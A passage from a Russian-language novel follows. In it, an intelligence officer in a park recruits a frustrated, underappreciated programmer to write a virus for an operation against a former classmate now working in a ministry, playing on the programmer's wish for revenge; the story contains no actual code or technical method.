Правда, где-то в глубине души он периодически укорял себя за то, что не помог — но эти укоры носили какой-то уж очень рабский характер; он старался от них избавляться, однако школьные корни давали о себе знать даже на последних курсах.

Даже когда его девушка — первая и единственная институтская любовь — ушла от него к другому, не такому умному и талантливому, но очень компанейскому парню, прекрасно разбирающемуся в клубной жизни, музыке и машинах — даже тогда он воспринял это как само собой разумеющееся. Словно и не надеялся изначально…

Наверное, именно тогда он погрузился в компьютеры с головой раз и навсегда. Мама поначалу тревожилась — но потом вид сына, все время сидящего дома за экраном компьютера или над конспектами успокоил ее — и она была даже рада происходящему.

— Ничего, все еще образуется, — говорила она соседкам. — Найдется для него и невеста, и друг, и работа…

И он сидел и ждал.

Невесту. Друга. Работу.

Процесс ожидания затянулся на пару лет после получения диплома. По каким-то причинам его способности никого не впечатлили — как это всегда было в стране, не любившей талантливых людей. Он присел на шею матери по полной программе — но в какой-то момент посмотрел на происходящее со стороны, и ему стало стыдно. Тогда первый раз в его голове родилась мысль — заработать денег.

Но, как и все в своей жизни, делал он это очень тихо и вежливо. Писал программы, предлагал их в разные фирмы, выкладывал в интернете свои резюме, звонил по объявлениям — безрезультатно. У него стало складываться впечатление, что он никому не нужен. Этакий лузер с красным дипломом, затерявшийся в мире удачно пристроившихся бездарностей, многих из которых он сам и породил (если вспомнить кучу решенных контрольных и написанных школьных сочинений). Где-то внутри сидело желание выбиться в люди — пробиться, прорваться, вылезти наверх… Он понимал, что может, что даже почти готов к этому рывку — но что-то останавливало его перед первым шагом на дороге к самореализации.

**ЭТОМУ ВЕДОМСТВУ ПОНАДОБИЛИСЬ ВАШИ УСЛУГИ**

Его проекты постепенно устаревали вместе с его желаниями; мама давно махнула на него рукой; друзей не прибавилось. Бывшая «любовь» уже родила двойню, работа — та самая «настоящая» работа — все не наклевывалась, зарабатывать приходилось по мелочам, настраивая компьютеры детям «богатеньких Буратино» — тех самых Буратино, которым он в свое время писал курсовые за смешное вознаграждение.

До поры до времени он видел перед собой два пути — первый вел в «блистающий мир», второй погружал в себя. Но постепенно актуальность первого терялась — он переставал думать об успехах и радовался тому, что имел. Уйдя в свой мир, он наполнил его языками программирования, изучая их, как киберполиглот — просто потому, что это было интересно. Поняв один, он уже не спотыкался на других — несмотря на некоторые явные противоречия, ибо даже в них он видел логику.

Мир сузился — так можно выразить образ жизни Вити Корнеева до того момента, который является началом этого повествования. Сузился, словно зрачок в ответ на луч света. Сузился, чтобы не впустить внутрь ничего лишнего — и никого. Минимум знакомых — и, как следствие, минимум врагов и завистников. Ни одной потенциальной зацепки на предмет трудоустройства — и никаких комплексов по этому поводу.

И это при его, Вити Корнеева, огромной трудоспособности, гениальности и желании вырасти в нечто большее — вот только желание погасло еще где-то на уровне института. Точнее сказать, оно теплилось в его душе, словно лучина — вспыхивая временами в ответ на особенно удачно написанные им программы и угасая, когда покупателей найти не удавалось…

В один из таких дней — когда лучина переставала потрескивать и готова была погаснуть на неопределенный срок, Витя Корнеев вышел из своей квартиры, промычав маме что-то неопределенное в ответ на вопрос о сроках прогулки. Его в очередной раз кинули — база данных, написанная им для одного солидного, как Вите самому казалось, учреждения, была самым наглым способом украдена — безо всякого намека на гонорар. Программиста оставили явно с носом, наобещав «золотые горы».

Корнеев понимал, что виноват сам — он своими собственными руками не внес в программу никаких ограничений, решив показать заказчику ее работу во всей красе и мощи. Процесс показа явно кто-то отслеживал — потому что спустя некоторое время база данных уже работала, а с выплатой гонорара фирма не торопилась. Витя чертыхнулся на себя, понимая, что такие демонстрации надо производить на ноутбуке, а не на компьютере того, для кого все это предназначено, но денег на ноутбук у него не было и в обозримом будущем им ниоткуда было взяться. Программу сперли, пока он с горящими глазами объяснял принцип ее работы. Сперли с диска, выслушали его комментарии, красиво отказали — якобы не подходит, и выставили за дверь, попросив доработать. Он доработал, позвонил — но база данных уже была не нужна. Как и сам Витя Корнеев.

Его использовали. Впрочем, далеко не впервые. Подобным образом с ним обходились и раньше. Несколько раз. Кидали на деньги. Воровали мысли и идеи. Выдавали себя за истинных авторов — Корнеев просто не успевал подать все нужные документы для присвоения авторских прав.

В общем, воровство интеллектуальной собственности процветало не только на рынке «пиратских» дисков, но и в сфере программирования — и Витя Корнеев был типичным лохом из этой группы пострадавших.

Понимая, но не в силах изменить ничего, Витя вышел из подъезда и двинул в парк рядом с домом — там он любил проводить свободное время, которого у него, как у человека, работающего от случая к случаю, было всегда навалом.

Стояла тихая ранняя осень, деревья еще путали зеленые листья с желтыми и сбрасывали временами не те, и от этого под ногами царила неподражаемая мозаика. Корнеев, сунув руки в карманы куртки и втянув голову в плечи, потихоньку разгребал эту красоту ногами, двигаясь к намеченной цели — скамейке в конце центральной аллеи.

Мимо пробегали спортсмены, шмыгали из стороны в сторону собаки, на других лавочках сидели редкие парочки, прижавшись друг к другу. Корнеев не обращал внимания ни на первых, ни на вторых, ни на третьих — шел себе и шел, пиная листву и пустые пластиковые бутылки. В голове метались какие-то команды, выстраивались и тут же рушились схемы алгоритмов, он не видел вокруг себя ничего, что было достойно его внимания.

Скамейка, как всегда, была пуста. Неудивительно — рядом пролегали трамвайные пути, всегда было довольно шумно, здесь не любили появляться ни собаководы, ни влюбленные. Зато Корнеев обожал это место — он разглядывал походящих за решетчатым забором людей, рассматривал проезжающие машины и трамваи и думал, думал…

Забирался на скамейку он всегда с ногами — пусть это выглядело очень по-детски, даже некультурно и невоспитанно, но зато удобно и высоко. Собаки пробегали мимо, не обнюхивая его ноги, а сделать замечание ему в этом углу парка было некому. Так что идеальнее места для наблюдений и размышлений было не найти.

В очередной раз взгромоздившись на спинку лавочки, Витя закинул ногу на ногу и, прищурившись, взглянул на все еще по-сентябрьски яркое осеннее солнце. В носу защипало, из уголков глаз выдавились слезы; захотелось чихнуть.

Несколько мгновений Корнеев сопротивлялся солнцу — пытался адаптироваться, пытался найти такой угол зрения, чтобы можно было не прикрывать глаз… Слезы уже лились ручьем, когда он услышал откуда-то сбоку:

— Я где-то читал, что так тренируют биатлонистов.

Витя вздрогнул и уже не смог удержаться — пришлось чихнуть раз пять-шесть, пока он смог разглядеть сквозь слезящиеся глаза того, кто это сказал. Напротив него стоял уже очень немолодой мужчина профессорского вида — кепка, из-под кепки суровый пронзительный взгляд, борода, серое пальто, в правой руке портфель, в левой зачем-то длинный зонтик-трость.

— Как? — спросил Витя, не понимая, чего этот профессор остановился рядом с ним и рассматривает его, словно под микроскопом.

— Они смотрят на сильный источник света, имитирующий блеск белого снега, — пояснил мужчина, поставив портфель рядом с ногами Корнеева и опершись на зонтик. — Смотрят и учатся его не видеть. Ведь они должны точно стрелять в любую погоду — а в солнечную это не менее сложно, чем в туман или во время снегопада.

— Вы уверены? — Корнеев достал из кармана платок, вытер слезы, шмыгнул носом и машинально отодвинулся от неожиданного собеседника. — Как-то не очень верится.

— По большому счету, мне тоже, — хмыкнул тот в ответ. — Желтая пресса на многое способна — только денег дай. Я думаю, что биатлонисты — да и стрелки вообще — глаза берегут, как футболисты и бегуны — ноги. Слепые стрелки никому не нужны. А такие упражнения чреваты серьезными последствиями для сетчатки.

— А вдруг я именно биатлонист? — осмелел Корнеев. — И это все — правда?

Человек, похожий на профессора, засмеялся — искренне, всплеснув руками и наклонив голову на бок.

— Не смешите, молодой человек! — он следом за Корнеевым вытер слезы, но не платком, а рукавом, чем автоматически нарушил весь антураж солидности, после чего в одно мгновенье вскочил на лавочку и присел рядом с Витей. — Вы? Вы никогда в жизни спортом не занимались!

— Откуда вы знаете? — спросил Корнеев, а сам подумал: «С зонтиком — как Мэри Поппинс. Мужского рода».

— Отсюда, — тот ткнул в ответ концом зонта-трости в портфель. — Там есть про вас практически все. По меньшей мере, за последние лет десять. А уж насчет занятий спортом — едва ли не с детства.

Корнеев посмотрел на загадочный портфель, потом на мужчину и уже хотел было что-то спросить, но грохочущий за забором трамвай отвлек его. А когда шум стих, мужчина представился:

— Ткаченко Алексей Сергеевич, по виду профессор, а на самом деле нет, — он улыбнулся и уточнил:

— Вы ведь именно это хотели спросить, уважаемый Виктор Корнеев?

Витя, немного ошалевший от такой прозорливости и от волшебного портфеля с информацией о нем с самого детства, молча кивнул.

— Понимаете, Виктор, ведомство, в котором я имею честь служить, не располагает профессорскими званиями. Там в ходу несколько иные… Но это неважно. Совсем неважно.

Он постучал зонтиком по портфелю, словно подбирая слова.

— Этому ведомству понадобились ваши услуги… — Алексей Сергеевич повернулся к Вите и взглянул ему в глаза. — То есть не просто услуги в той области, которая знакома вам в совершенстве, а именно ваши. Мы наслышаны о том, какие вещи вы умеете делать… Мы видели результаты ваших трудов. Парочкой мы даже пользуемся, не обессудьте — правда, получилось это опосредованно, наша контора заинтересовалась теми фирмами, которым вы предлагали свои… Свои наработки… И после того, как эти фирмы были нами благополучно ликвидированы вследствие их незаконной предпринимательской деятельности, некоторые программные продукты, которыми они пользовались, попали в наши руки. И в этих программах мы нашли упоминания о вас, молодой человек, как об их авторе. Но почему-то мне кажется, что вы вставляли свои данные в раздел «О программе» явно не из пустого хвастовства. Скажите, вы гордитесь своими творениями?

**МЫ НАСЛЫШАНЫ О ТОМ, КАКИЕ ВЕЩИ ВЫ УМЕЕТЕ ДЕЛАТЬ...**

Корнеев слушал все это, едва не падая со скамейки. Алексей Сергеевич нигде явно не озвучил название своего ведомства, в котором нет профессорских званий, но суть Витя схватил сразу. «Безопасность» во всех ее проявлениях так и бросалась в глаза от серого пальто и портфельчика с досье.

Почувствовав, что Корнеев не сможет ответить сразу, Ткаченко переспросил. Витя вздрогнул и утвердительно кивнул.

— Я так и думал, — сказал Алексей Сергеевич. — Вы, безусловно, достойны того, чтобы ваши программы пользовались заслуженным спросом. Правда, я сам не особенно разбираюсь в тонкостях… Возраст уже не тот, начинать поздно. Но у меня и роль другая — ни в коем случае не оценивающая.

Корнеев зябко передернул плечами:

— А какая тогда?

— Роль дона Корлеоне, — совсем не солидно шмыгнул носом Ткаченко. — Хотя, думаю, вы сравнили меня с Мэри Поппинс… Надо же, угадал, — усмехнулся он, увидев смущение на лице Вити.

— Вы извините, но… А как вы догадались?

— Нас учат… Я ведь старый солдат, хороший физиономист, определяю перепады настроения и направление мыслей… Да не пугайтесь, Витя, читать их напрямую я пока не научился — да и в портфеле устройства для чтения мыслей тоже нет. Не придумали пока. А если вы и слышали что, не верьте — байки очередные…

— Как же, вы признаетесь, — Корнеев недоверчиво ухмыльнулся. — В вашем ведомстве всегда все отрицают — даже когда уже и отрицать-то смешно.

— На том и стоим, — кивнул Ткаченко. — И уже много лет. Пока никто не жаловался. А если кто и успел — то…

— Дальше не надо, — оборвал его Витя. — Не надо. А иначе потом все, что мне останется — это перелезть через забор и броситься под трамвай. Чтобы вместе со мной умерли все ваши тайны.

Ткаченко изогнул дугой свои седые брови, недоверчиво произнес:

— А вы не такой уж и рохля, как написано в нашем досье… Между прочим, наши специалисты ошибаются довольно редко. Наверное, стоит копнуть вас чуть поглубже — но потом, потом. Давайте так — если что-то покажется вам чересчур угрожающим, то вы после предложенной мной работы сами придете сюда, перелезете через этот забор, и первый же трамвай ваш. Поиграем в Берлиоза. Договорились?

Корнеев молчал. Его собеседник явно в карман за словом не лез. Стоило брякнуть глупый детективный штамп на тему «свидетелей не оставляют в живых», как Ткаченко поставил его на место — относясь к его словам совершенно серьезно.

— Договорились… — невесело ответил Витя. — Может, тогда сразу о работе? Раз насчет трамвая уже все решили?

Алексей Сергеевич пристально посмотрел на Витю, задержав взгляд почти на минуту. Он буквально ввинчивался в его мозг, будто бы пытаясь понять сущность человека, который вдруг не полностью уложился в их стройную схему. Глаза Ткаченко притягивали к себе, заставляя Витю смотреть в них, как до этого он смотрел на солнце — аж до слез. И только когда первая слеза вытекла из угла глаза у Корнеева — Ткаченко отвел взгляд, тихонько кашлянул, покачал головой и пододвинул портфель к себе поближе.

Щелчок замка был довольно громким. Портфель раскрылся, как раковина моллюска. Внутри был ноутбук и что-то еще — какие-то папки, пара тетрадей и какой-то приборчик, напомнивший Корнееву старый калькулятор МК-60. Ткаченко посмотрел внутрь, потер ладони, как человек, увидевший нечто крайне аппетитное, после чего сунул руку внутрь…

Корнееву казалось, что к своему портфелю Алексей Сергеевич относится как к капкану. А иначе зачем было так осторожно продвигать пальцы к раскрытой пасти и так быстро выдергивать их наружу — но уже вместе с какой-то тетрадью? Витя сам вздрогнул — ему уже наяву почудилось, как портфель захлопывается, чтобы не дать руке выхватить эту самую тетрадь.

Тем временем Алексей Сергеевич на мгновенье застыл с тетрадью над портфелем, точно проверяя — не захлопнет ли тот свою хищную пасть? (В этот момент Корнеев подумал, что кто-то из них сейчас страдает очень интересной формой помутнения рассудка — но вот кто, понять было невозможно…). Спустя секунду Ткаченко разогнулся, положил тетрадь себе на колени и вздохнул.

— Спина? — спросил Витя, решив, что единственное объяснение такого странного поведения. — Радикулит?

Алексей Сергеевич непонимающе повернул к нему голову, потом снова посмотрел на портфель, задумался, но ненадолго, а потом вдруг просиял весь, словно сообразив, о чем речь, и закивал — быстро и как-то неестественно.

— Да, Витя, да, — потер он свободной рукой поясницу. — Иногда бывает…

— И как же ваша контора? Вам по возрасту на пенсию уж пора давно, — совершенно искренне спросил Корнеев. — Да еще с больной спиной… У меня было как-то раз — на лестнице споткнулся и чего-то там потянул… Боль ведь жуткая!

— Правильно, — кивнул Ткаченко. — Все правильно. Но в нашем ведомстве, сам понимаешь, не все так просто… далеко не все. И давай пока не будем обо мне. Есть дела поважнее.

Он крутанул туда-сюда головой, потом всем телом, прислушался к своим ощущениям и в целом остался доволен.

— Будем живы — не помрем, — завершил он диалог о здоровье. — А теперь слушайте, Виктор…

Он раскрыл тетрадь, немного пошуршал страницами, потом както не по образу воровато обернулся и сказал:

— Над вашим досье работали лучшие психологи нашего отдела. Лучшие, Виктор. Мы изучили вас… Точнее, изучили они — но с их легкой руки и я. Нам известны ваши положительные и отрицательные стороны; мы знаем всех ваших друзей и знакомых… Да, да, вы сейчас скажете, что друзей у вас нет — но это ложь. Я могу привести две-три фамилии в пример, и вы поймете, что эти люди ваши друзья — хотя бы потому, что они никогда не желали вам зла…

Корнеев очень хотел спросить, кого же имеет в виду Ткаченко, но побоялся — тетрадь, раскрытая примерно посередине, пугала его, как дневник с двойкой в руках у мамы.

— Я вообще люблю говорить загадками, Виктор, — усмехнулся Алексей Сергеевич. — Вопрос написан у вас на лбу — но пока не задавайте его. Попытайтесь понять без моей помощи… Ведь вполне может быть, что ваши критерии дружбы немного искажены?

— Да, наверное, — пожал плечами Витя, то ли соглашаясь, то ли вообще не понимая, о чем речь. Но Ткаченко произвел на него впечатление человека, которому надо верить — причем в обязательном порядке. Иначе произойдет что-нибудь невероятное…

— И я так думаю, — удовлетворился этой не вполне очевидной формой ответа Алексей Сергеевич. — Изучив ваше досье, я понял, что искажены не только критерии дружбы — вы смотрите на всю свою жизнь под несколько иным углом, нежели окружающие вас люди. Вы живете перпендикулярно течению жизни — и о каждого нового человека, что встречается вам на пути, вы спотыкаетесь, как о маленькую ступеньку…

— А вы — параллельно? — спросил Витя, который впервые слышал о подобном взгляде на его жизнь. — Думаю, что это тоже не самый лучший вариант. Я-то хоть спотыкаюсь — а вы можете и не заметить в своем параллельном течении…

**ВЫ УЙДЕТЕ; СНАЧАЛА В СЕБЯ, ПОТОМ В ПСИХИАТРИЧЕСКУЮ ЛЕЧЕБНИЦУ. БУДЕТЕ ЛЕЧИТЬ ХРОНИЧЕСКИЙ АЛКОГОЛИЗМ**

— Виктор, если вы сейчас хоть немного подумаете над моими словами — да и над своими тоже — то поймете, что не правы. Я никогда не был параллелен окружающей жизни — по определению. Я стою на страже… Черт побери, никогда не любил этих высокопарных слов, но придется ими воспользоваться — Виктор, я просто ДОЛЖЕН спотыкаться о каждого встречного, но, в отличие от вас, делаю это очень грамотно, аккуратно и незаметно. Я не перпендикуляр и не параллель, Виктор. Я касательная. У меня всегда есть точка соприкосновения. С каждым. Мне до всего есть дело — но для меня не существует ступенек, ни больших, ни маленьких. В крайнем случае — длинная, практически бесконечная лестница…

— Вверх? — задал вопрос Корнеев — больше просто для поддержания разговора, ибо он почувствовал, что задел какую-то очень болезненную для Ткаченко струну.

— Вверх, вниз — какая к черту разница!.. — отмахнулся Алексей Сергеевич, и вдруг замолчал, словно впервые задумался над тем, куда же ведет его эта самая лестница. — В приказном порядке прекращаем эту философию, — зло посмотрел он на Корнеева. — Вернемся к досье. Признаюсь честно, мне оно не понравилось — ни в чистом виде, ни с комментариями психологов.

Корнеев подышал на озябшие ладони, попытался улыбнуться:

— Вы меня сейчас будете вербовать?

— Виктор, если еще раз меня перебьете — мы будем разговаривать в служебном кабинете. И там уже не будет спасительного трамвая. Поэтому замолчите и открывайте рот только в одном случае — если я вас о чем-то спрошу.

— Договорились, — кивнул Корнеев. Он понял, что перегнул палку — и машинально подчинился резко помрачневшему собеседнику. На Мэри Поппинс тот уже не был похож даже отдаленно.

— Итак — ваш психологический портрет крайне прост. Вы — неудачник, — Ткаченко сказал это так, что Витя сразу в это поверил. Он, конечно, где-то в глубине души понимал, что жизнь не совсем удалась, но только после слов Алексея Сергеевича убедился в этом окончательно. — Вы человек, который умудрился свои светлые мозги сделать каким-то балластом и еще как-то пытается держаться на плаву. Поверьте, вам не долго осталось.

— До чего? — Корнеев удивился.

— До морального разложения. До деградации. Скажем так, до стакана. Еще пара-тройка лет — и вы уйдете; сначала в себя, потом в психиатрическую лечебницу. Будете лечить хронический алкоголизм. Правда, с нашим уровнем медицины лечить вы его будете не очень долго — умрете от цирроза.

— Весело, — Витю даже передернуло. — Я — неудачник. Здорово. А если мне так не кажется?

— Послушайте, сколько ваших программ было куплено за последние два года? — ехидно спросил Ткаченко, зачем-то похлопав по тетради, и Корнеев понял — врать бесполезно. Там все записано.

— Две, — честно сказал он. — Но это были хорошие программы. И деньги, в общем-то…

— Хорошие, плохие — наплевать. Две. По одной за год. Потрясающий результат. Вы потенциальный алкоголик, Корнеев. Вы это понимаете?

— Нет, — честно признался Витя, который выпивал в своей жизни несколько раз. — А вы хотите спасти меня от этого?

— Если так будет угодно — да. Я готов принять любую ВАШУ версию — ибо моя версия останется при мне. И знаете, чем дальше я веду эту беседу, тем мне все интереснее — а что же у нас с вами получится на выходе? От вас в принципе можно получить хоть какой-то КПД?

— Наверное… Ведь вы же здесь — значит, кто-то просчитал эту вероятность.

— Кто-то… Я бы сюда точно не пришел, но… Приказ, знаете ли, — Ткаченко прикусил губу. — Продолжим. Итак — вы неудачник. Друзей мало — и что хуже всего, вам они практически неизвестны. Врагов — нет, ибо у медузы их быть не может по определению… Две программы за два года — остальные у вас просто украдены, если вы до сих пор не поняли и пытались найти этому какое-то другое объяснение. Ни семьи — за исключением мамы, ни своей квартиры, ни потенциальной жены… Ни-че-го. И вот на фоне всего этого — оглянитесь, Виктор! А жизнь-то у других удалась!

— Не может быть, — как-то вяло пытался добавить долю иронии в это бичевание Корнеев, но у него не получилось — Ткаченко его даже не услышал, продолжая:

— И знаете, вот в этой тетради — а вы-то, небось, подумали, что это досье на вас — собрана информация о двадцати четырех людях, которых вы своими руками протолкнули к светлому будущему. Восьмерым из них вы помогли закончить школу с хорошими оценками, остальным — институт. Их уровень интеллекта несравнимо ниже вашего — в этом нет никакого сомнения. Но среди них есть и успешные военные (не тупые солдафоны, а люди с положением), и несколько бизнесменов с широким размахом, и даже два человека, занимающие высокие

посты в банковской сфере. Каждому из них вы в свое время прикрыли задницу — не дали получить двойку на экзамене, помогли сдать зачеты, курсовые и прочую студенческую белиберду. В итоге они стали теми, кем стали. А кто теперь вы?

Корнеев пожал плечами. Единственное, с чем он был не согласен — это с количеством людей, в свое время хапнувших изрядную долю его интеллекта. Оно было на порядок больше. Внезапно на Витю нахлынули ранее не испытанные чувства, и ему срочно захотелось нахамить кагебешнику.

— Что вы тут меня лечите? — неожиданно для самого себя взвизгнул он и тут же испугался собственного голоса — получилось абсолютно не солидно. Ткаченко удивленно посмотрел на Корнеева, рассмеялся и прокомментировал:

— Это вообще не ваше. Не звучит из ваших уст такая чушь, ну хоть режьте меня. Лечить вас никто не собирается. Давно известно, что это бесполезно. Я просто пришел предложить вам…

И тут он замолчал — словно не был готов произнести то слово, что вертелось у него на языке. Витя немного напрягся; говорить больше ничего не хотелось — голос мог в очередной раз сыграть с ним злую шутку. Алексей Сергеевич же производил впечатление человека, который борется сейчас со своей совестью — и одновременно с этим человека, у которого совести нет, и никогда не было. Он поглаживал тетрадку, хмурил лоб и наконец выдавил из себя:

— Я пришел предложить вам месть.

— Месть? — на этот раз получилось очень хрипло. — Какую? Кому?

— Вам решать, — Ткаченко развел руками и едва не уронил досье. — Давайте откроем тетрадку и ткнем пальцем в первого попавшегося…

— Простите, не понял, — вскочил со скамейки Корнеев и отбежал на пару шагов — но увидел, что это выглядит очень трусливо, и остановился. — Кому это я должен мстить? И за что?

— За бесцельно прожитые годы — если помните Островского, — Ткаченко не пытался его остановить, словно был уверен, что Витя никуда не денется. — За ваше теперешнее положение, не идущее ни в какое сравнение с положением тех, кто стал выше вас благодаря вашим мозгам.

— Я что-то в толк не возьму — это новая функция органов безопасности? — нахмурился Корнеев. Все происходящее стало ему крайне неприятно — хотя и до этого предложения Ткаченко веселым этот разговор назвать было нельзя. — Вы пришли сюда, чтобы помочь мне отомстить? Что за странные услуги оказывает ваша контора!

— Послушайте, Корнеев, я не хочу сейчас углубляться в дебри психологии, но ваш портрет, созданный аналитиками, говорит о том, что вы просто ждете, когда к вам придет человек и предложит свести счеты со всеми, кто попадался на вашем пути! Разве это не соответствует истине?

Ткаченко в сердцах стукнул зонтом по скамейке.

— Вот, к примеру… — он стремительно раскрыл тетрадь примерно на середине, ткнул пальцем и посмотрел, куда попал:

— Замечательно! Ксения Сапожникова! Вашими усилиями — главный бухгалтер отделения «Агропромбанка», — Алексей Сергеевич не смотрел на Корнеева, но чувствовал, что тот вспомнил фамилию. — Одноклассница, не так ли?

— Да, — сжав губы, коротко ответил Корнеев. Сапожникова… Он помнил ее под девичьей фамилией Наливайко. Количество насмешек над ней в силы такой уязвимой фамилии в школе превышало все мыслимые и немыслимые пределы; училась она из рук вон плохо, соображала в основном в тычинках и пестиках, таблица умножения была ей чужда в принципе, буквы в словах писались не то чтобы произвольно, но явно с учетом ее желания… Зато она была красива до безумия. Уже в девятом классе у нее оформились все необходимые части тела; парни сходили по ней с ума, писали записки, дарили цветы, провожали до дома, таскали портфель, дрались… Пытался проявлять к ней внимание и «ботаник» Корнеев, но от него красавице Ксении было нужно только одно — домашнее задание. И он из кожи вон лез, чтобы заслужить хотя бы снисходительную улыбку. Решал задачи по физике, сводил концы с концами на алгебре, расставлял запятые в диктантах и писал сочинения.

В итоге она закончила школу без «троек». Он помог ей даже на экзаменах — когда уже перестал надеяться на благосклонность с ее стороны. В итоге она прорвалась за приличные папины деньги на факультет, выпускающих управленцев, удачно вышла замуж и оказалась на верхушке финансового айсберга под названием «Агропром». Витя помнил, как однажды к нему в гости пришел одноклассник, Костя Журкин, предложил навестить хоть кого-нибудь из класса; выбор пал на Сапожникову — поскольку про остальных на тот момент известно было крайне мало.

Они с трудом пробились сквозь охрану — Ксения долго делала вид, что не узнает своих одноклассников, но потом все-таки попросила пропустить их. Они поднялись наверх, этаж на третий-четвертый, в ее кабинет; Ксения опустилась в роскошное кресло у окна, закинула ногу на ногу и превратилась в восковую куклу, символизирующую собой преуспевающую бизнес-леди. И Журкин возьми тогда и ляпни:

— Ну, рассказывай, Ксюха, как ты докатилась до такой жизни!

На что Сапожникова улыбнулась самым краешком губ, закурила тонкую и длинную сигарету и спросила томным голоском:

— Костик, ты что, хочешь меня пожалеть?

…Все это стремительно, в виде мозаики из лиц, пронеслось перед глазами Корнеева. Он поймал себя на том, что стоит неподвижно и даже не моргая, погрузившись с головой в прошлое.

— Нет, не Сапожникова! — быстро ответил он, не в силах избавиться от навязчивой картинки. Он так и запомнил ее — властной, красивой, чужой… — Чем вам Ксюха не угодила?

— Я смотрю, процесс идет, — Ткаченко закрыл тетрадь. — Вы уже готовы выбирать — если не Сапожникова, значит, кто-то другой?

Корнеев почувствовал себя обманутым — наверняка Ткаченко подсунул ему Ксению специально, аналитики подсказали. Мол, надо ему сразу подставить школьную любовь — и он с вероятностью в сто процентов откажется, но тогда выберет кого-нибудь другого, чтоб только с ней ничего не случилось.

Аналитики оказались правы. Несмотря на то, что выросла Сапожникова выдающейся стервой, мстить ей он совсем не хотел. Где-то внутри сидела в нем та несбывшаяся мечта… И он уже был готов взять у Алексея Сергеевича тетрадь сам и ткнуть пальцем куда-нибудь мимо Ксении.

— Они были правы…

— Кто?

— Ваши психологи, — Корнеев покачал головой. — Я действительно хочу отомстить. Хоть кому-нибудь. И все, что мне было нужно — это помощь такого человека как вы. Чтобы пришел и принес свою волшебную тетрадочку, позволил вспомнить прошлое, выбрать цель…

Он снова подошел к скамейке и встал напротив Ткаченко.

— Можно я сам?

Он протянул руку к досье, но Алексей Сергеевич не дал забрать его. Он отрицательно покачал головой и прокомментировал:

— Вам же ясно сказано, Корнеев — я не Мэри Поппинс, я дон Корлеоне.

— Не понял…

— Выбирать будете не вы, — пояснил Ткаченко ледяным голосом. — Все уже давно решено. Кому вы будете мстить и как.

— То есть? — непонимающе спросил Витя.

— То есть — существует некая цель. Чтобы подобраться к ней хотя бы чуть-чуть, ушли почти полтора года. И наше ведомство пришло к выводу, что теперь можно приступать ко второму этапу. Тут в дело вступите вы.

— Почему я?

— Потому что нам нужна компьютерная программа, — объяснил Ткаченко. — Наша цель — человек. Точнее сказать, информация о его преступных намерениях и деяниях. В его окружение внедрен наш агент. Вы напишите вирус. Он внедрит этот вирус в сеть. Мы получим данные и сможем арестовать интересующую нас личность. Ну, а вы реализуете свое чувство мести. Как вам такая схема?

Корнеев молчал. Он смотрел на Ткаченко, переваривая услышанное. Как все оказалось просто — пришли, принесли на блюдце все твое прошлое и сказали: «Выбирай!». Правда, потом немного откорректировали, выбора не оказалось, но возможность отомстить оставили. И на том спасибо, низкий поклон.

— Кто этот человек? — выдержав паузу, спросил он у Ткаченко. — Откуда след — из школы, из института?

— Ваши одноклассники сумели забраться высоко в достаточно ограниченном количестве, — Алексей Сергеевич отрицательно покачал головой. — Так высоко, как Сапожникова, оказались всего трое. Остальные — хорошие середнячки с неплохим среднегодовым доходом. Поэтому, конечно же, то, что вы назвали «следом», тянется из института. Сергей Заволокин — помните такого?

Виктор пожал плечами.

— Заволокин? — переспросил он. — А он точно… Ну, учился со мной?

— У меня все ходы записаны, — сурово покачал головой Ткаченко. — Как в случае с Остапом Бендером. Поэтому примите на веру, если по-

чему-то не помните. Жаль, конечно, что он стерся из памяти — а ведь вы писали ему курсовую…
— Да? — удивился Корнеев. — На какую тему?
— Слишком длинное название, я не запомнил, — махнул рукой Алексей Сергеевич. — И только благодаря тому, что ее зачли, он не вылетел из института. Правда, диплом ему так и не пригодился — отец пристроил его в одно министерство… Не здравоохранения и не образования, будьте уверены. В более денежное место. И вот уже там он расцвел… А ведь в институте, не поверите, приторговывал наркотиками.
— А этого разве мало? — спросил Корнеев. — Поставьте его перед фактом того, что это будет обнародовано…
— Доказать невозможно, слишком давно было дело, да и не это от него нужно, — Ткаченко сразу отмел версию Виктора. — Давайте каждый будет заниматься своим делом — я ставить задачи, вы их выполнять. Итак — вы беретесь за работу?
— А если я скажу «нет»? — тут же переспросил Витя.
— Тогда вы не получите гонорар в размере одной тысячи американских долларов, — развел руками Алексей Сергеевич. — Не выпендривайтесь, Корнеев, и не набивайте себе цену. Вас просчитали — и выводы оказались абсолютно точными. Вы — замечательное орудие для мести.
— Мне нужны технические характеристики сети и ее топология, — сказал Корнеев вместо «да». — Ваш человек имеет физический доступ к компьютеру, на который планируется залить вирус?
— Да.
— Замечательно. Какой у меня срок?
— Я даю вам неделю, Корнеев, — удовлетворенно кивнул Ткаченко. — Правда, сам я не уверен, что за это время можно написать качественный вирус…
— Можно, — перебил его Виктор. — Как я передам его вам?
— Через неделю здесь же. В это же время. Вы мне диск — я вам деньги. Вот то, что вам нужно, — он вытащил из портфеля папку. — Здесь документация системного администратора из министерства. Копии отличного качества, на них гриф «секретно», что отметет все ваши мысли о розыгрыше и подставе.

Он встал со скамейки — чувствовалось, что он чертовски устал сидеть на этом насесте, опираясь на зонтик. Портфель закрылся. Ткаченко посмотрел на Корнеева и добавил:
— Поверьте — вы сделаете очень нужное дело. А заодно и потешите свое самолюбие. Постарайтесь вспомнить Сергея Заволокина — и, возможно, работа пойдет быстрее. Месть — как и любовь — хороший стимулятор.

Корнеев кивнул, хотел было протянуть руку на прощание, но так и не осмелился — только слегка дернул кистью и замер, будто поймав ее на лету. Алексей Сергеевич сделал вид, что ничего не заметил.
— Идите, юноша… А мне еще надо позвонить. Я хоть и не последний человек в своем ведомстве — но тоже подотчетен…

Корнеев кивнул, прижал папку с планами к груди обеими руками и зашагал прочь. Ткаченко подождал, пока расстояние между ними станет достаточно большим, потом достал из кармана сотовый телефон, нажал несколько клавиш:
— Здравствуй… Да, это я… Да, он все взял. Так, как и планировалось. Они молодцы, такую работу провернули. Да, скоро буду… Отчет завтра. Я установлю за ним наблюдение — пусть смотрят за каждым его шагом. Смотрят, слушают, делают все, чтобы не случилось никаких неожиданностей… Все получится. Через неделю. После чего у нас будет всего три дня — но думаю, что мы управимся быстрее. Все, пока, увидимся…

Он спрятал телефон в карман, посмотрел на небо и буркнул:
— Дождя не будет, зря только зонт таскаю…

Грохот трамвая заглушил его ворчание…

